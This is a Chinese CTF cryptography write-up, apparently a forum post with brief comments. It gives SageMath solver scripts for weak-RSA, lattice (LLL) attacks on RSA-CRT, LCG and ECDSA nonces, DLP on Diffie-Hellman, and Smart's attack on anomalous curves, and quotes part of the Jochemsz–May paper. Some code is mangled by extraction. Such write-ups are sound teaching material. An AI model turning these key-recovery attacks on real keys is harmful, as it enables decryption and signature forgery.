$$\equiv (1 + k_1 \cdot \phi(n))^3 \pmod{n} \quad (5)$$

$$\equiv 1 + 3k_1 \cdot \phi(n) + 3(k_1 \cdot \phi(n))^2 + (k_1 \cdot \phi(n))^3 \pmod{n} \quad (6)$$

可知

$$(k_1)^3 g_2 + 3(k_1 \cdot \phi(n))^2 + 3(k_1 \cdot \phi(n)) + 1 - 27g_1 \equiv 0 \pmod{n}$$

欧拉函数的定义如下

$$\phi(n) = (p-1)(q-1) \quad (7)$$

$$= n - p - q + 1 \quad (8)$$

$$\equiv -(p+q) + 1 \pmod{n} \quad (9)$$

设 $r=p+q$, 带入上面的式子有

$$k_1^3 g_2 + 3k_1^2(1-r)^2 + 3k_1(1-r) + 1 - 27g_1 \equiv 0 \pmod{n} \quad (10)$$

$$k_1^3 g_2 + 3k_1^2 - 6k_1^2 r + 3k_1^2 r^2 + 3k_1 - 3k_1 r + 1 - 27g_1 \equiv 0 \pmod{n} \quad (11)$$

$$3k_1^2 r^2 - (6k_1^2 + 3k_1)r + (3k_1^2 + 3k_1 + k_1^3 g_2 + 1 - 27g_1) \equiv 0 \pmod{n} \quad (12)$$

对 r , 假设 $p>q$, 有

$$r^2 = (p+q)^2 \quad (13)$$

$$= p^2 + q^2 + 2pq \quad (14)$$

$$= p^2 + q^2 + 2n \quad (15)$$

$$\leq 5q^2 + 2n \quad (16)$$

$$\leq 7n \quad (17)$$

$$3k_1^2 r^2 \leq 12r^2 \quad (18)$$

$$\leq 84n \quad (19)$$

所以

$$3k_1^2 r^2 - (6k_1^2 + 3k_1)r + (3k_1^2 + 3k_1 + k_1^3 g_2 + 1 - 27g_1) < 84n \quad (20)$$

$$3k_1^2 r^2 - (6k_1^2 + 3k_1)r + (3k_1^2 + 3k_1 + k_1^3 g_2 + 1 - 27g_1) = k_2 n, k_2 < 84. \quad (21)$$

于是可以解出($r=p+q$), 得出 $\phi(n)$ 然后得出结果。

```
1 from Crypto.Util.number import long_to_bytes
2 n =
3 g1 =
4 g2 =
5 e = 3
6 for k in range(1, 3):
7     a = 3 * (k ^ 2)
8     b = -(6 * (k ^ 2) + 3 * k)
9     c = 3 * (k ^ 2) + 3 * k + (k ^ 3) * g2 - 27 * int(g1) + 1
```

```

10     det = b ^ 2 - 4 * a * c
11     for i in range(85):
12         c -= n
13         det = b ^ 2 - 4 * a * c
14         if det.is_square():
15             break
16     if det.is_square():
17         break
18 r = (-b + sqrt(b ^ 2 - 4 * a * c)) / (2 * a)
19 c =
20 phi = n - r + 1
21 d = pow(e, -1, phi)
22 assert pow(d, e, n) == g1
23 flag = pow(c, d, n)
24 print(long_to_bytes(flag))

```



App1e_Tree Feb 5

rsa那个的official wp抄你写的了



Astrageldon Feb 5

再次力荐SageMath内置的groebner_basis方法，让CTFer免受推柿子的苦恼



下面是我的exp

```

1 n =
1358215830479847592082136878159952147738127439491395985928232738440202833645515
5070191033091618001600779177213825182285336369521886009921268868513838711681881
1848003161829901100401906148511351889985854301200170827173131031943705808707388
6751231902569865495950861415659958828548463109058901253580021080363239267463565
9098864123371037174003836572602880877457857851274128161485297956518193774520508
2950937411014332947232970696524373739177041161753044945304908428190772820296748
4923441340258693579573883276845845024197652237795112043451002641953423688009420
6402934202760751447567171103761352928211450854185202396847054559
2 enc_flag =
3661548680203135717465118261606647815957963207743832438859391518331275928866092
8692083525564607202556632038907392388265359384638663852681340025732092669090705
7646296468158836470474036042147583948224544525575561104171696155795927900529640
6600623666312838550335290104524929338311598737092108500249468399384382625585362
9971193180754546493611632029410172575993828186037490173770493753243788617758075
3350734116935563920873362413346831361893190759884997180416624037329528727901820
0068962599404220423990138659626907797102310498532054432947535807516147433032600
558441821788124540260259662740089919934726120896864375394273657

```

```

3 enc_d =
2067448728669985634328202288426291556151139221426076544069690674040317518936698
9690287473768795209393317354134199368291381902866314128925745236629209103984978
4602590835742595231788662373821411609235767951302765069849639505199534357927484
4734699962227911426224691005713554990380111589204101300567264593509810146795995
3808048853412777049895417806958597753797163837386208985915022648605664788281092
1142431217282316045257828187414380777016449697758500490017956193511208971611735
5472151547260468460998782080733989529112163300560960983303468842358833434502034
679489965127244633545517106253617496279747948496168385505631973
4 enc_phi =
1356079881748078551855313304750791404295193993619629128304960420206848217252863
623756188683194058170211112201978264161855517598353198771969285438223194979743
6878553202887428146270620262157703894078173257223007671519219524415007590044546
6314137609236889706276349702436810630025113055119839078967139922384983168150971
1092356093344645404416488083219929262363766915540748799187301522983936925775386
5115001834657605059163719155007394469516904948577601260010519360268881434761553
5189440993789830994051495113244559822781670608244280484457590100842168442019449
5339554708022893443679915498176969300535739611886005965899015126
5 e = 3
6 for k in range(3):
7     for m in range(200):
8         PR = PolynomialRing(ZZ, names=["p_q"])
9         p_q = PR.gens()[0]
10        f = (k^3*enc_phi+3*k^2*(1-p_q)^2+3*k*(1-p_q)+1)-enc_d*e^3-m*n
11        try:
12            roots = f.roots()
13            if len(roots) > 0:
14                #print(k, m, roots)
15                PR = PolynomialRing(ZZ, names=["z"])
16                z = PR.gens()[0]
17                g = z ** 2 - int(roots[0][0]) * z + n
18                p, q = g.roots(multiplicities=False)
19                phi = (p - 1) * (q - 1)
20                d = int(pow(e, -1, phi))
21                print(int(pow(enc_flag, d, n)))
22        except:
23            continue

```

[week3] baby_rsa

都叫baby了，这个题肯定是本次比赛rsa最难的一个了，同时也结束了本人在本次比赛的命题任务
(hard_pic_encode / SuperBag / baby_pic_encode / broken_pem / a bit limit / ez_rsa /
strange_rsa / hard_DSA / hard_rsa / baby_rsa)，希望选手们有所收获

回到本题，其实打法应该不少，也完全没有卡界，根据关键内容简单搜索大概找到的东西都能打，比如

A Polynomial Time Attack on RSA with Private CRT-Exponents Smaller Than $N^{0.073}$

Ellen Jochemsz^{1**} and Alexander May²

¹ Department of Mathematics and Computer Science,
TU Eindhoven, 5600 MB Eindhoven, the Netherlands

e.jochemsz@tue.nl

² Faculty of Computer Science
TU Darmstadt, 64289 Darmstadt, Germany
may@informatik.tu-darmstadt.de

比如这篇里提到的

3 The Bleichenbacher-May Attack

In [2], Bleichenbacher and May describe two new attacks on RSA-CRT. One of them is meant for the case that both e and d_p and d_q are chosen to be smaller than in standard RSA-CRT. For notation, we use $e = N^\alpha$, $d_p < N^\delta$, and $d_q < N^\delta$ for some $\alpha \in [0, 1]$ and $\delta \in [0, \frac{1}{2}]$. Clearly, if an attack on this so called 'balanced' RSA works in the case $\alpha = 1$, then it threatens the security of standard RSA with small private CRT-exponents.

The attack of Bleichenbacher and May uses a lattice of dimension 3. The attack works whenever $\delta < \min\{\frac{1}{4}, \frac{2}{5} - \frac{2}{5}\alpha\}$, and therefore gives no result in the case $\alpha = 1$. However, we present a generalization of the attack for higher dimensional lattices that is applicable also for $\alpha = 1$. To explain our new attack, we first describe the basics of the BM-attack [2].

Bleichenbacher and May start with the two RSA-CRT equations $ed_p = 1 + k(p - 1)$ and $ed_q = 1 + l(q - 1)$, and rewrite these as

$$ed_p + k - 1 = kp \quad \text{and} \quad ed_q + l - 1 = lq.$$

Multiplying the two equations yields

$$e^2 d_p d_q + ed_p(l - 1) + ed_q(k - 1) - (N - 1)kl - (k + l - 1) = 0.$$

This can be transformed into the linear equation $e^2 x_1 + ex_2 - (N - 1)x_3 - x_4 = 0$, if we substitute $x_1 = d_p d_q$, $x_2 = d_p(l - 1) + d_q(k - 1)$, $x_3 = kl$, $x_4 = k + l - 1$.

The given linear equation leads directly to a lattice attack with a lattice of dimension 3. This attack works provided that $\delta < \min\{\frac{1}{4}, \frac{2}{5} - \frac{2}{5}\alpha\}$.

Although linearization of an equation makes the analysis easier and keeps the lattice dimension small, better results can sometimes be obtained by using a non-linear polynomial equation directly. In the next section, we will pursue this approach and use a polynomial with the variables x_1, \dots, x_4 corresponding to d_p , d_q , k , and l , respectively.

¹ N,e,dp,dq,p,q,mod1,mod2=

(126177665667219526880362739245161907469717721994093849266781209812000134417755

```

3477871400910944442135904094776207555157321478988877066626627159863899964028937
6995592728380318044033759067166363712690981669814300866961844495774613030244233
1329146719751783765058131698796752643481154051277835987325341565423571998584478
9382242516134038450285846152465490469628232195624592657237450600980594383982290
4147942971729648587230595620457603370830927797374626294735767794931399618822598
9626622321276760868646565763877756803900174475577610440712159126476297825616272
29024260466953957487569475759224643022546394315271,
4276463639834167164549025720413739189651696351302645824086360701005123978504031
9358530821698440707266217223611829155438905911544029619335177001645867664832414
7220904317832032463055323339374307060498884717319694172761032282067389473298184
9176651369295876281620201986820360699053809934080127501504480181,
735410450085599741, 927684899266340059,
3297216511812791043165190883448275215825143893478805130676551758402853719379091
7213691777134934834585209448585560154724888394249124178891477648551348602083242
9510297764005681215213209353875262136332423042520928066611705772480985766743933
9492787890318657232191646643636157400773217234099417386062173777,
3826793454878331841480939908284159983672992325011083249496794741538564030064499
9440696574468355877435188787509298181357767282641695909241013355224836306779779
0313332151505939843047620037908354852363820786586064890661461517125324926322200
9906570535708578599468622546400525307616417360650123287221419223,
953821515474598870, 1036693196984120449)

2 M = Matrix(ZZ, [[ e^2, 1, 0, 0],
3 [      e, 0, 1, 0],
4 [-(N-1), 0, 0, 1],
5 ])
6
7 weights = [2^60, 1, 1, 1]
8 MM = M * diagonal_matrix(weights)
9
10 v = MM.LLL()[0]
11 print(v[0] / weights[0])
12 print(v[1])
13 print(v[2])
14 print(v[3])

```

对应数据求完剩下的就不写了=.=

[week3] ezLCG

很经典的一个格子了，hnp问题，LLL打一下就好

```

1 a = 700422662418845693420459228419976525190677154239520053190899519534362891
2 b = 676480746474236007375202937993822423100599311126708017580109897281421063
3 m = 844119564578779233006299744321394282273047303209637385219366850426130687

```

```

4 h = [0, 12348955370613140461688478695491701240600980908866901,
      28017806374538330606757310617318498653460398186490944,
      10673614611905813029405446449393243291024607022481969,
      260609204914994428874455738524755200218180374665478,
      28676953586474855586464705518607638671525932889080989,
      32181413272741919304315353206081126098176979133402871,
      17075587087877158375108221588026648473003610109807021,
      23433678215530643676572947814576447334594716158303548,
      36568487875936468852654147678033030300536559749164043,
      21929172319902779563837790346553743989109542463810048]

5
6 for i in range(len(h)):
7     h[i] <= 64
8 A = [1]
9 B = [0]
10 for i in range(1, len(h)-1):
11     A.append(a*A[i-1] % m)
12     B.append((a*B[i-1]+a*h[i]+b-h[i+1]) % m)
13 A = A[1:]
14 B = B[1:]
15
16 M = matrix(ZZ, 11, 11)
17
18 for i in range(9):
19     M[i, i] = m
20     M[9, i] = A[i]
21     M[10, i] = B[i]
22     M[i, 9] = M[i, 10] = 0
23 M[9, 9] = 1
24 M[10, 10] = 2^64
25 M[9, 10]= 0
26
27 #print(B)
28 vl = M.LLL()[0]
29 l1 = vl[-2]
30 h1 = h[1]
31 s1 = l1+h1
32 #s1 = a*seed+b %m
33 seed = ((s1 - b)*inverse_mod(a,m))%m
34 print(seed)

```

[week3] ezDH

拆解一下过程需要解个DLP就ok了，可以参考去年hgame的wp（我不知道J1an出了这个问题，发现之后立刻去关掉了我去年写的hgame2023 crypto wp😅）

```

1 from Crypto.Util.number import *
2 N=0x2be227c3c0e997310bc6dad4ccfeec793dca4359aef966217a88a27da31ffbcd6bb271780d8
  ba89e3cf202904efde03c59fef3e362b12e5af5afe8431cde31888211d72cc1a00f7c92cb6adb17
  ca909c3b84fcad66ac3be724fbcb13d83bbd3ad50c41a79fcdf04c251be61c0749ea497e65e408
  dac4bbcb3148db4ad9ca0aa4ee032f2a4d6e6482093aa7133e5b1800001
3 g=2
4 B=0x17e10a2083de26078d8b12793d5fbe442e9887e34185ad931da8768993c8aed1021c3518590
  4bc6983d460bcb387aeb382678ed1e93b778250642b3a9562278f2ef6e7711725babfdc03a079b5
  3f371320428de4dca7e1f68cff86f19aa1f2dda26e73f8e0134e52aa0e60ffe196a515e5b69c17
  9e0a9c3e8e387eb99a8f1ff22dfcd015f47567e772138b45d51b8c60e35
5 #Bob_secret=sympy.discrete_log(N,B,g)
6 #print(Bob_secret)
7
8 Bob_secret=11602779770217499822215719679451821031762640907179667170567949793457
  1678761815772207892112249430038560233514115753081518545170230525854529272204524
  58480453
9 A=0x23541ab31d368ed9f6f408fe5d88943ad932fcc18a0ee5dc6626ff3a587e93fd0905023614
  07c97681e2ede42ddac63a2d1ae90d69a7d89018aaaa0a20a72ec5e3b1c32ad9b52f045c152dc24
  1cda3e1d3c5113d12b38b2a51c192a46c9ea596feecd48f014ba7ed79ec25013e792d6b34084df0
  fbfdfdf8c9be25f17137b962f0573a4accc6c054fbfc840a3263de0d
10 p=10308557587164022706514635928683596042430744257161357917401709178525251949052
  862844157076675265640736433114332060941186746356284152357428536662634011811471
11 a=-3
12 b=12025546603409903147849155748251759419142010234655737862009645598188095634720
  748182992483657892210501454931311258190525269096993560769402996969969639642661
13 E = EllipticCurve(GF(p), [a, b])
14 shared_secret = pow(A, Bob_secret, N)
15
16 P1=E(70809900703286597169794287820413445810564745307504068010892741429267629075
  6075896028267789874443773217228350468519594472439387297210453647558365792279061
  3,
  2832485697489487710275277424364437932500878908252148038877331553735414600413988
  507867556321216633534775373232089463497194466132076392296803176716939083279)
17 c=E(979522334457133660374936534934015969226308364944635870980350982507427121493
  6211743181681939343755265689293712730369079161405717970886618739746371443816105
  ,
  527399358380206028948644702049465028075348241023760035395948387009012667440758
  29976725740934108977404326542010225566569099412592022804273930818968458978)
18 P2=shared_secret*P1
19 m=(c-P2)[0]
20 print(long_to_bytes(m))

```

[week3] ez_ecdlp

分两个部分，一个部分是发现 `P1.order() == N1` 之后打 `smartattack`，另一个部分是用 `ecdlp`，这不由得让我怀疑 J1an 是因为前几天春秋杯冬季赛那个**题被折磨之后出的这个来折磨选手



注：这里第二个部分的flag出小了，似乎并不需要利用CRT合并数据

```
1 def SmartAttack(P,Q,p):
2     E = P.curve()
3     Eqp = EllipticCurve(Qp(p, 2), [ ZZ(t) + randint(0,p)*p for t in
4         E.a_invariants() ])
5
6     P_Qps = Eqp.lift_x(ZZ(P.xy()[0]), all=True)
7     for P_Qp in P_Qps:
8         if GF(p)(P_Qp.xy()[1]) == P.xy()[1]:
9             break
10
11    Q_Qps = Eqp.lift_x(ZZ(Q.xy()[0]), all=True)
12    for Q_Qp in Q_Qps:
13        if GF(p)(Q_Qp.xy()[1]) == Q.xy()[1]:
14            break
15
16    p_times_P = p*P_Qp
17    p_times_Q = p*Q_Qp
18
19    x_P,y_P = p_times_P.xy()
20    x_Q,y_Q = p_times_Q.xy()
21
22    phi_P = -(x_P/y_P)
23    phi_Q = -(x_Q/y_Q)
24    k = phi_Q/phi_P
25    return ZZ(k)
26
27 N1 = 92636417177965240871815246762704348071
28 A1 =
29     4208715803791813173086894172778966025419787767340027559010619240548499823390
30 B1 =
31     11846440123913040489420209031751160809904311707943252241515965930654415480691
32 P1x =
33     479750084250968709343887919962436485997147832319843477221083468203689368148
34 P1y =
35     15452861783577624143044213767588871736433639621547613407582902947429567101675
36 P1 = (P1x,P1y)
37 E1 = EllipticCurve(Zmod(N1), [0, 0, 0, A1, B1])
38 P1 = E1(P1)
39 Q1 =
40     E1(2222272585170140628429982927710250032383314762510568687410283421473372012956
41     6,11457880282290536070683750562309262342859411139347565743387209585550769930346
42     )
```

```
36 print(P1.order()==N1)
37 print(SmartAttack(P1,Q1,N1))
```

```
1 #N2 = 6471339743593595797696002766822660599108196938080465998531085409467
2 p1 = 69857405335111415530599248077
3 p2 = 92636417177965240871815246762704348071
4 A2 = 3199218821393204771660095172457569312269694438403110131957204042314
5 B2 = 762889472027318213897694878260359911054972690369935049954326689904
6 P2x = 2557373437970770011124755960432555084678930336188254243278984381842
7 P2y = 4442763096366920105760404533052204677305995021662082361185473321644
8 P = (P2x,P2y)
9
10 E2 = EllipticCurve(Zmod(p1), [0, 0, 0, A2, B2])
11 P2 = E2(P)
12 Q2 =
    E2(850210212566920982015201804401545577446922087165778054847791802617,399954305
    5830043575258541123873518686116525200791513741952645059609)
13
14 E3 = EllipticCurve(Zmod(p2), [0, 0, 0, A2, B2])
15 P3 = E3(P)
16 Q3 =
    E3(850210212566920982015201804401545577446922087165778054847791802617,399954305
    5830043575258541123873518686116525200791513741952645059609)
17
18 print("1")
19 o1 = P2.order()
20 o2 = P3.order()
21 d1 = discrete_log(Q2,P2,operation='+')
22 print(d1)
23 d2 = discrete_log(Q3,P3,operation='+')
24 print(d2)
25 d = crt([d1,d2],[o1,o2])
26 print(d)
```

[week4]ez_Signature

见过，vsctf的一个题的一部分

```
1 p = 0xfffffffffffffffffffff
2 a = 0
3 b = 7
4 E = EllipticCurve(GF(p), [a, b])
5 G = E.gens()[0]
```

```

6 order = E.order()
7 public =
E(5493730386557588740213129802259912244320687664566838908933139695297485450984,
112890332916025956487764670868844990362012495830331005756101957669156593225707)
8 s =
56275471718384662997548252167133434300653095757824127552821000258065614147953
9 r =
88763903751156737929684129280869308730236267295398468396864060901397400254458
10 msg = '79e3587b06b1caec3323a5f3b944b4946e06aedca38e2b0d6b231c4577a192bf'
11 #z=bytes_to_long(bytes.fromhex(msg))
12 z=55131539632736897275937308058459171468080673035639007219424606376932675785407
13 a1=2^128*r-s
14 a2=2^128*s-r
15 a2_=inverse_mod(a2,order)
16 z=z*a2_
17 for u in range(4):
18     for v in range(4):
19         Z=z+a1*a2_*u*2^126-v*2^126
20         m=matrix(ZZ,[[Z,0,2^126],
21                     [a1*a2_,1,0],
22                     [order,0,0]]))
23         l=m.LLL()
24         for i in l:
25             if abs(i[-1])==2^126:
26                 dl=abs(i[0])
27                 dh=abs(i[1])
28                 d=(u*2^126+dh)*2^128+v*2^126+dl
29                 if d*G==public:
30                     print('d=',d)
31 d=11484800966889985811393246305323917979818049126087321393163689778661306814354
32 iv = '6f80a4db411283cbfc8c2f7520e65d28'
33 c =
'3c9efa092a2f8479f2d0ca43f5033a8374f737bef2335bcb65a8425ae1a4c5dd7fd0e35f99c2c0
c09d69d6935776f479b19345e9ef9ac466048e98a897d7153e08e4a4ba631b107ae5e637db74c7e
6f2'
34 hd = hex(d)[2:]
35 if len(hd) % 2 == 1:
36     hd = '0' + hd
37 key = bytes.fromhex(hd)
38 print(key)
39 '''
40 from Crypto.Util.number import *
41 from Crypto.Cipher import AES
42 cipher = AES.new(key, AES.MODE_CBC, iv=bytes.fromhex(iv))
43 ct = bytes.fromhex(c)

```

太菜了，只会做这点题，唉，继续努力

